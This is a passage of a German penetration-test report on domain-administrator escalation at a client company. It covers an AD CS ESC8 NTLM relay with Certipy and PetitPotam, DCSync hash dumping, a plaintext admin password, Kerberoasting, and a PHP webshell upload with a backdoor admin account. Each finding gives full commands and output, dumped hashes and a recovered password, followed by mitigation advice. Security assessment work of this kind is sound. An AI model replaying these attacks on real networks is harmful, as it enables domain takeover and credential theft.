Auf dem uns zugewiesenen Benutzer und dem neueren Terminalserver war es uns nicht möglich, lokal Administrationsrechte zu eskalieren. Allerdings wurden während des Tests Ziele identifiziert, bei denen lokale Administrationsrechte vorhanden waren. Zusätzlich war es für beide Eskalationswege zum Domain-Administrator nicht erforderlich, über Administrationsrechte zu verfügen.

8.1. Domain Administrator durch AD CS ESC8 (NTLM-Relay-Angriff)

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Hoch	Kritisch

8.1.1. Analyse

Während der Analyse des Active Directory und des Zertifikatsausstellungsservers wurde festgestellt, dass ACDSAMPLE-ROOT eine webbasierte Zertifikatsanforderung (enrollment) aktiviert hat. Das wiederum lässt sich mithilfe einer NTLM Relay Attack ausnutzen, um zu höheren Domain Rechten zu eskalieren.

Erklärung des Exploits:

AD CS unterstützt verschiedene HTTP-basierte Anmeldeverfahren über zusätzliche AD CS-Serverrollen, die Administratoren installieren können. Diese HTTP-basierten Zertifikatsanforderungsschnittstellen sind generell anfällig für NTLM-Relay-Angriffe. Unter Verwendung von NTLM-Relay kann ein Angreifer auf einer kompromittierten Maschine jedes eingehende-NTLM-authentifizierende AD-Konto darstellen. Während er das Opferkonto darstellt, könnte ein Angreifer auf diese Web-Schnittstellen zugreifen und ein Client-Authentifizierungszertifikat auf der Grundlage der Benutzer- oder Maschinenzertifikatvorlagen anfordern.

Zusammenfassend lässt sich sagen, dass wenn in einer Umgebung AD CS installiert ist, zusammen mit einem anfälligen Web-Enrollment-Endpunkt und mindestens einer veröffentlichten Zertifikatvorlage, die die Anmeldung von Domänencomputern und die Client-Authentifizierung ermöglicht (wie die Standard-Maschinenvorlage), jeder Computer durch einen Angreifer kompromittieren werden kann, auf dem der Spooler-Dienst läuft!

Source:

- Dokumentation der Sicherheitslücke (NTLM Relay to AD CS HTTP Endpoints – ESC8): https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- Behebung laut Microsoft: <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>
- Benutzte Tools für Fund:
 - <https://github.com/ly4k/Certipy>
 - <https://github.com/BloodHoundAD/BloodHound>
- Benutze Tools für den Exploit
 - <https://github.com/ly4k/Certipy>
 - <https://github.com/topotam/PetitPotam>

Dieses PoC Tool benutzt:

- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31
- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31
- <https://github.com/fortra/impacket>

Ausführung des Exploits:


1. Active Directory Enumeration mit Bloodhound:

```

$bloodhound-python -u 'b...' -p '2...' -ns 192.168.1.53 -d ...local -c all
INFO: Found AD domain: ...local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: at...053...local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 664 computers
INFO: Connecting to LDAP server: at...053...local
INFO: Found 712 users
INFO: Found 311 groups
INFO: Found 42 gpos
INFO: Found 45 ous
INFO: Found 21 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: NB-...0001...local
INFO: Querying computer: NB-...086...local
INFO: Querying computer: PC-...002...local
INFO: Querying computer: AT-...50...local
INFO: Querying computer: PC-...001...local
INFO: Querying computer: PC-...001...local
INFO: Querying computer: NB-...001...local
INFO: Querying computer: NB-...001...local
INFO: Querying computer: PC-...001...local
INFO: Querying computer: NB-...002...local
INFO: Querying computer: PC-...001...local

```

2. Identifikation des anfälligen Zertifikatsausstellungsservers:



Query -> `MATCH (n:GPO) WHERE n.type = 'Enrollment Service' and n.`Web Enrollment` = 'Enabled' RETURN n`

3. Ausführen der NTLM Relay Attack

```
[parrot@parrot]-[~]
└─$ sudo certipy relay -ca at:10.10.10.050.10.local -template DomainController
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Targeting http://at:10.10.10.050.10.local/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'AT:10.10.10.053$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'AT:10.10.10.053.10.local'
[*] Certificate object SID is 'S-1-5-21-2443862844-1264785919-3464551763-7164'
[*] Saved certificate and private key to 'at:10.10.10.053.pfx'
[*] Exiting...
```

Abbildung 1: Der Angriffshost startet SMB und wartet auf NTLM-Authentifizierungen, die er dann an den Zertifikatsaussteller sendet (und so vorgibt, der Benutzer/die Maschine zu sein, der/die sich damit authentifiziert hat)


```

$python3 PetitPotam.py -u 'b...oy' -p '20...13' 192.168.252.5 192.168.1.53
Public

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.1.53[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

```

Abbildung 2: Ausführung des PoC-Tools PetitPotam, das bekannte Microsoft-Probleme ausnutzt, um die Authentifizierung eines Domänencomputers gegenüber einem anderen zu "erzwingen"

4. Nach Erhalt des Zertifikats ausgestellt für den Domain Controller Maschine Account mithilfe dieses Zertifikats ein TGT-Ticket anfordern. (und damit den NT-Hash erhalten)

```

[*] Got certificate with DNS Host Name 'AT...053...local'
[*] Certificate object SID is 'S-1-5-21-2443862844-1264785919-3464551763-7164'
[*] Saved certificate and private key to 'at...053.pfx'

```

```

$certipy auth -pfx at...053.pfx -dc-ip 192.168.1.53
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: at...053$@...local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'at...053$'
[*] Got hash for 'at...053$@...local': aad3b435b51404eeaad3b435b51404ee:1747fded5ee2c50aa2b6028fa43b8b1f

```

5. Mit erhaltenem Domain Controller Maschinen Account NT Hash eine Dsync Attack starten und alle NT-Hashes aller Domain Benutzer abholen.

Erklärung Dsync Attack mit impacket-secretsdump:

```

$impacket-secretsdump -hashes aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f 'at@192.168.1.53' -outputfile 'all_nt_has
impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[.] RemoteOperations failed: DCRPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f:7e2446d21588e747ccf356847689:::
Guest:501:aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f:3c59d7e0c089c0:::
krbtgt:502:aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f:fc227cd85:::
DefaultAccount:503:aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f:931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b437b5453596da0154104ee174afcf220b660087aa43b8b1f:93b0d76c6bb19:::
andreas:1164:70b7f215f565baf1ff17365faf1ffe89:170a287c802005d31a3914d16619869f:::
birgit:1166:5a4b44f3b11674:70422aab25e5091d73ed6c:::
daniela:1168:aad3b435b51404c:7724bfe45970c99572205:::
petra:1175:e0ee465b6ad8870c:780e681c7909af089fc6:::
petra:1177:aad3b435b51404c:f333a52fd3c0038f89a1e10c:::
martin:1181:ab52c327:8d4e82ed2808e81a8876a9cc2089:::
gerhard:1189:da04317e2a832ab:a5283cd03f077cd708acd:::
helga:1194:38253eb82e8bd6:5000a3de0ea4ca0b1ac45ec0361fb66:::

```

Dieser Angriff nutzt eine Schwachstelle in der Replikation des AD aus, um Daten zu synchronisieren.

Das Active Directory verwendet Replikation, um Informationen über verschiedene Domänencontroller hinweg zu synchronisieren. Normalerweise erfolgt die Replikation in beide Richtungen, um sicherzustellen, dass die Daten auf allen Domänencontrollern konsistent sind. Beim Dsync-Angriff wird diese bidirektionale Replikation ausgenutzt. Im Wesentlichen erstellt der Angreifer eine böswärtige Domäne, die mit einem anderen Domänencontroller im AD verbunden ist. Dieser böswärtige Domänencontroller täuscht vor, ein legitimer Domänencontroller zu sein und initiiert eine Einwegreplikation mit dem Ziel, Daten vom Opferdomänencontroller zu erhalten. Während der Replikation überträgt der böswärtige Domänencontroller die Daten vom „Opferdomänencontroller“, einschließlich der gespeicherten Anmeldeinformationen der Benutzer. Das impacket-secretsdump-Tool wird verwendet, um diese Informationen aus den replizierten Daten zu extrahieren und sie dem Angreifer zur Verfügung zu stellen.

6. Mit erhaltenem NT Hash des Domain Administrators via WinRm beim Domain Controller einloggen.

```

[parrot@parrot]-[~]
└─$ evil-winrm -i 192.168.1.53 -u 'Administrator' -H db7[REDACTED]847689
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
Info: Establishing connection to remote endpoint

```

```
*Evil-WinRM* PS C:\Users\Administrator.\Documents> hostname
AT-053
*Evil-WinRM* PS C:\Users\Administrator.\Documents> ipconfig

Windows-IP-Konfiguration

Ethernet-Adapter Ethernet0:

    Verbindungsspezifisches DNS-Suffix:
    IPv4-Adresse . . . . . : 192.168.1.53
    Subnetzmaske . . . . . : 255.255.255.0
    Standardgateway . . . . . : 192.168.1.253
*Evil-WinRM* PS C:\Users\Administrator.\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator.\Documents> whoami /all

BENUTZERINFORMATIONEN
-----
Benutzername          SID
=====
.\administrator S-1-5-21-2443862844-1264785919-3464551763-500
```

8.1.2. Empfehlung

Dieser Fund wurde bereits mit dem Kunden direkt nach Fund besprochen und wir empfehlen weitestgehend den Mitigation-Guide von Microsoft zu folgen.

(<https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>)


8.2. Domain Administrator durch gespeichertem Klartext Passwort

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Hoch	Kritisch


8.2.1. Analyse

Während der Analyse des Active Directory fanden wir auf einem der Domain Shares eine gespeicherte "ImageUnattend.xml" welche das Passwort des Domain Administrators in Klartext gespeichert hatte.

Fund:



Dieser Pfad ist für alle Domain Benutzer zugänglich:



Zugriff auf den Domain Controller mit gefundenem Passwort:

```
[x]-[parrot@parrot]-[~]
└─$ evil-winrm -u "Administrator" -p '8[REDACTED] -i 192.168.1.53
[nt -U "username:passwd" -IP> with creds
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.[REDACTED]\Documents>
```

8.2.2. Empfehlung

Wir empfehlen, einen Benutzer zu definieren, der nur über die minimal erforderlichen Rechte verfügt, um die Domänenbeitrittsfunktion durchzuführen, anstatt einen Domänenadministrativen Account zu verwenden. Außerdem empfehlen wir die Verwendung von automatisierten Bereitstellungstools wie dem Microsoft Deployment Toolkit (MDT) oder den Windows Deployment Services (WDS).

8.3. Kerberoastable Domain Admin Hash

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Hoch	Hoch

8.3.1. Analyse

Bei der Analyse des Active Directory haben wir festgestellt, dass der Benutzer "Administrator@ACDS.local" als "Kerberoastable" gekennzeichnet ist. Diese Schwachstelle ermöglicht es einem Angreifer, den Passwort-Hash dieses Benutzers abzufragen, indem er ein Service Ticket anfordert. Der Hash kann dann lokal mit Hilfe von Tools geknackt werden. In Ihrem Fall war das Knacken des Passworts jedoch nicht erfolgreich. (Aufgrund des später gefundenen Passworts ist auch ersichtlich warum.)

Diese Schwachstelle tritt auf, wenn das Attribut "ServicePrincipalName" des AD-Benutzerkontos gesetzt ist und die Flagge "Account ist sensibel und kann nicht weitergeleitet werden" nicht aktiviert ist. Obwohl das Passwort in Ihrem Fall nicht geknackt wurde, bewerten wir diesen Fund dennoch als schwerwiegend, da ein erfolgreicher Angriff auf den Hash Zugang zu domänenadministrativen Rechten gewähren würde.

```
[parrot@parrot] [~/Certipy]
└─$ impacket-GetUserSPNs 'j...local/k...y:20...23' -outputfile admin.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
Delegation
-----
MSSQLSvc/sv...06...local:1433 Administrator CN=RDS-Admin,OU=Berechtigungen,DC=...,DC=local 2012-03-29 08:26:17.181086 2023-05-08 15:3
0:02.645132

[parrot@parrot] [~/Certipy]
└─$ cat admin.txt
$krb...23$*Administrator$...LOCAL$...local/Administrator*$57...f606f8aacdb112185b34377baae5e5daa
e016f5897dcd27e14c9f5daabbbab59c91bfbe7f99983ef4651b5949287593cb0d...56236f84fe047e0a2502e33f5bceadd65de
cf26f133b3837cbe5feddb0c063405ef0b2827219ec16e68e73243163e555792b7...169a0a263ccdb865c49db61ad5f0f6485e
6a026652bdc05c0e2e972f9d31a82966a8df6e395f6a11c82f1e6calbecd0c8ebf...87bbfaecde1eb26443b66df6f150d550b8b
d2722e363f5240732b29f511a381a805d948bf5ce3ec21fe2b522637900142743e...79a08d391ed2161ca2f08ef23c35843a670
e05901f615ce940bf94d511544d8f3f634c69c598ac26a172b023a51fdf148faf...077b2ecf2356a30bac5c2c84cdbade342ca
f756e00e5169289b72fea0dfab3059c9daec92a9a3ee30f9b77b6b2fb576be333...c78954bcc94a2f1a56f9cfd01323cd70a6a
48962bf3ee4abb2ab2baf00466f53a06ace2f6112a981c5c40c0631535f5b446fc...346053173330c8dc08521d6effabb87643d
1853ec68efde4e708e8c1443a76c7f89775f774129a6d36f35d85ed0bb5ca36ed8...23a455d1502fe53b63ce3ee0d6ae3d6146b
414ba426b09d30b99e792efae807c95632da5eadee478808f732ca4ffa9666c02a...a3d4679b7401ff5eac2a0bdb9f651e3c626
246a7d5c9c65ae618d811fb0e9dbfb8944ffe91790af570335d01a070d2270396f...0034b0081affcdc7be22088b57d6fb73380
901bf47b9e094107dcea16fb3a5554f967cb4f3e81d5eaad994e77af96d9d6b1dc...dfe0ae73cae818da74a7b601ac73ef58d9c
accebb1d726a9d77d00c9dc6db157767158eb385ac75b3ce8171ba010c2a0f403c...1ed6f4c5c9210a168d78855102081330e35
0aabf40318d8af6e23dff616c4392dbb12cbb7c7dcf7b904de3170f9361087dce3b2821d86e5d3fc2becbb61fe2491314719b948516c82d1904f72ec00ade8a39e15e1f620a80
624349087f8680b078f6b0f18d0c52fedd8933d9d314ce7a1c566fea9f58b766673b6dfe49858c29daa20af9c97721adf6e02f7feb23d2c59304657d260863954164831e580a3
9e89ce8209f3a0e05f22619d0493ff99ea4afe02f3aab4b4105f98304e7c52e007aa250024575ebf7b501a0795b4be836aea5c64f89ffc0a04c9807bf7079014f934cd0416d
5e442ad8f19b4049e1039be3f80086d7bdf8d
```

8.3.2. Empfehlung

Wir empfehlen sofern möglich die Flag "Account ist sensibel und kann nicht weitergeleitet werden" auf den Benutzer zu setzen.

8.4. intranet.acds.eu Übernahme durch Webshell

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Mittel	Hoch

8.4.1. Analyse

Bei der Analyse der Website intranet.acds.eu war es möglich, Verträge ohne Authentifizierung zu erstellen. Dieses Formular zur Vertragserstellung enthielt auch einen Logo-Upload für den Vertrag. Dieser Logo-Upload hatte keine Validierung für das hochgeladene Bild, so dass PHP-Dateien hochgeladen werden konnten. Dadurch konnten wir eine Webshell hochladen, mit der wir eine vollständige Reverse Shell ausführen konnten. Die Webapplikation wurde als System ausgeführt, so dass wir ein Administratorkonto für das System einrichten und die vollständige Kontrolle darüber übernehmen konnten.

Formular:

The screenshot shows a web browser window with the URL `https://intranet.█.u/agreementor/create/`. The browser's bookmark bar contains items like 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', and 'Learning Resources'. The page title is 'Vertrag anlegen' with a 'Zurück zur Suche' link. The form is structured as follows:

- Logo:** A 'Browse...' button with a 'No f...ted.' label.
- Kundendaten:** A large empty text area.
- Konditionen:** A large empty text area.
- Vertragsart:** A dropdown menu with 'Select'.
- Gültig ab:** An empty date input field.
- Bearbeitet von:** A dropdown menu with 'Select'.
- Gültig in den:** A dropdown menu with 'Select Some Options'.
- Gültig bis:** An empty date input field.
- Verantwortliche(r):** A dropdown menu with 'Select'.
- Vertragsdokument:** An empty text input field with a 'Dokument wählen' button to its right.
- Save:** A yellow button at the bottom center.

Malicious Request (Test mit phpinfo()):

```
POST /wp-admin/admin-ajax.phpscript/pdocrud.php HTTP/1.1
Host: intranet.███.eu
Cookie: PHPSESSID=46kkgnr3blgp8rk5l02utpf7q0; pvc_visits[0]=1683879791b43; G_ENABLED_IDPS=google
Content-Length: 2085
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: text/html, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://intranet.███.eu
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://intranet.███.eu/agreementor/create/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGxvZ29AM2RzZnNkZio0TkzNDMyNA=="; filename="test.php"
Content-Type: text/php

<?php phpinfo(); ?>

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGN1c3RvbWVyZGF0YUazZHNmc2RmKio50TM0MzI0"
pentest

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGNvbmRpdGlbnNAM2RzZnNkZio0TkzNDMyNA=="
pentest
```


Abfrage des Logos :

PHP Version 7.1.9



System	Windows NT ATF:███ B015 10.0 build 14393 (Windows Server 2016) AMD64
Build Date	Aug 30 2017 18:30:43
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\wamp64\bin\apache\apache2.4.27\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,TS,VC14
PHP Extension Build	API20160303,TS,VC14
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

Upload einer Webshell:



```

BENUTZERINFORMATIONEN
-----
Benutzername      SID
-----
nt-authorit0t\system  S-1-5-18

GRUPPENINFORMATIONEN
-----
Gruppenname      Typ      SID      Attribute
-----
VORDEFINIERT\Administratoren  Alias    S-1-5-32-544  Standardmäßig aktiviert, Aktivierte Gruppe, Gruppenbesitzer
Jeder             Bekannte Gruppe S-1-1-0      Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe
NT-AUTORIT0T\Authentifizierte Benutzer  Bekannte Gruppe S-1-5-11     Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe
Verbindliche Beschriftung\Systemverbindlichkeitsstufe  Bezeichnung  S-1-16-16384
  
```

Hinzufügen eines neuen Administrators:



Danach ist die Anmeldung am System über den Remote-Desktop möglich. Erstellte Webshells auf dem System wurden sofort wieder entfernt. Der Benutzer ist weiterhin für den restlichen Pentest aktiv, um sich mögliche Eskalationsoptionen offen zu halten.

Durch die Übernahme war es uns möglich vollen Zugriff auf die Datenbank des Intranets zu erhalten. (Konfigurationsfiles von WordPress)

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'intranet');

/** MySQL database username */
define('DB_USER', 'intranet');

/** MySQL database password */
define('DB_PASSWORD', 'E!@#%&*~');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

define('WP_MEMORY_LIMIT', '200M');

define('AUTH_KEY', 'Xn209!@#%&*~');
define('SECURE_AUTH_KEY', 'W!@#%&*~');
define('LOGGED_IN_KEY', '+!@#%&*~');
define('NONCE_KEY', 'bl!@#%&*~');
define('AUTH_SALT', '>!@#%&*~');
define('SECURE_AUTH_SALT', 'H!@#%&*~');
define('LOGGED_IN_SALT', 'G!@#%&*~');
define('NONCE_SALT', 'i!@#%&*~');
  
```


Vollzugriff auf die Datenbank:

```
mysql> select * from wp_users
-> ;
```

ID	user_login	user_pass	user_nicename
1	admin	\$P\$	admin
2	Crafty	\$P\$	crafty
3	Helmut	\$P\$	helmut
5	verena	\$P\$	verena
7	Stefan	\$P\$	stefan
8	Petra	\$P\$	petra
9	Julia	\$P\$	julia
10	Aufsichtsrat	\$P\$	aufsichtsrat
11	Sabine	\$P\$	sabine
12	Andreas	\$P\$	andreas
14	Nicole	\$P\$	nicole
15	Anja	\$P\$	anja
16	Re	\$P\$	re
17	Pe	\$P\$	pe
18	Jl	\$P\$	j
19	Doris	\$P\$	doris
20	Birgit	\$P\$	birgit
21	Bookingcenter	\$P\$	bookingcenter
22	Re Ries	\$P\$	rez
23	Revenue	\$P\$	revenue
24	Re	\$P\$	rez

Ebenso konnten gespeicherte Passwörter vom System ausgelesen werden:

```
[+] Password found !!!
Host: localhost
Port: 14147
Password: juf61k11
```

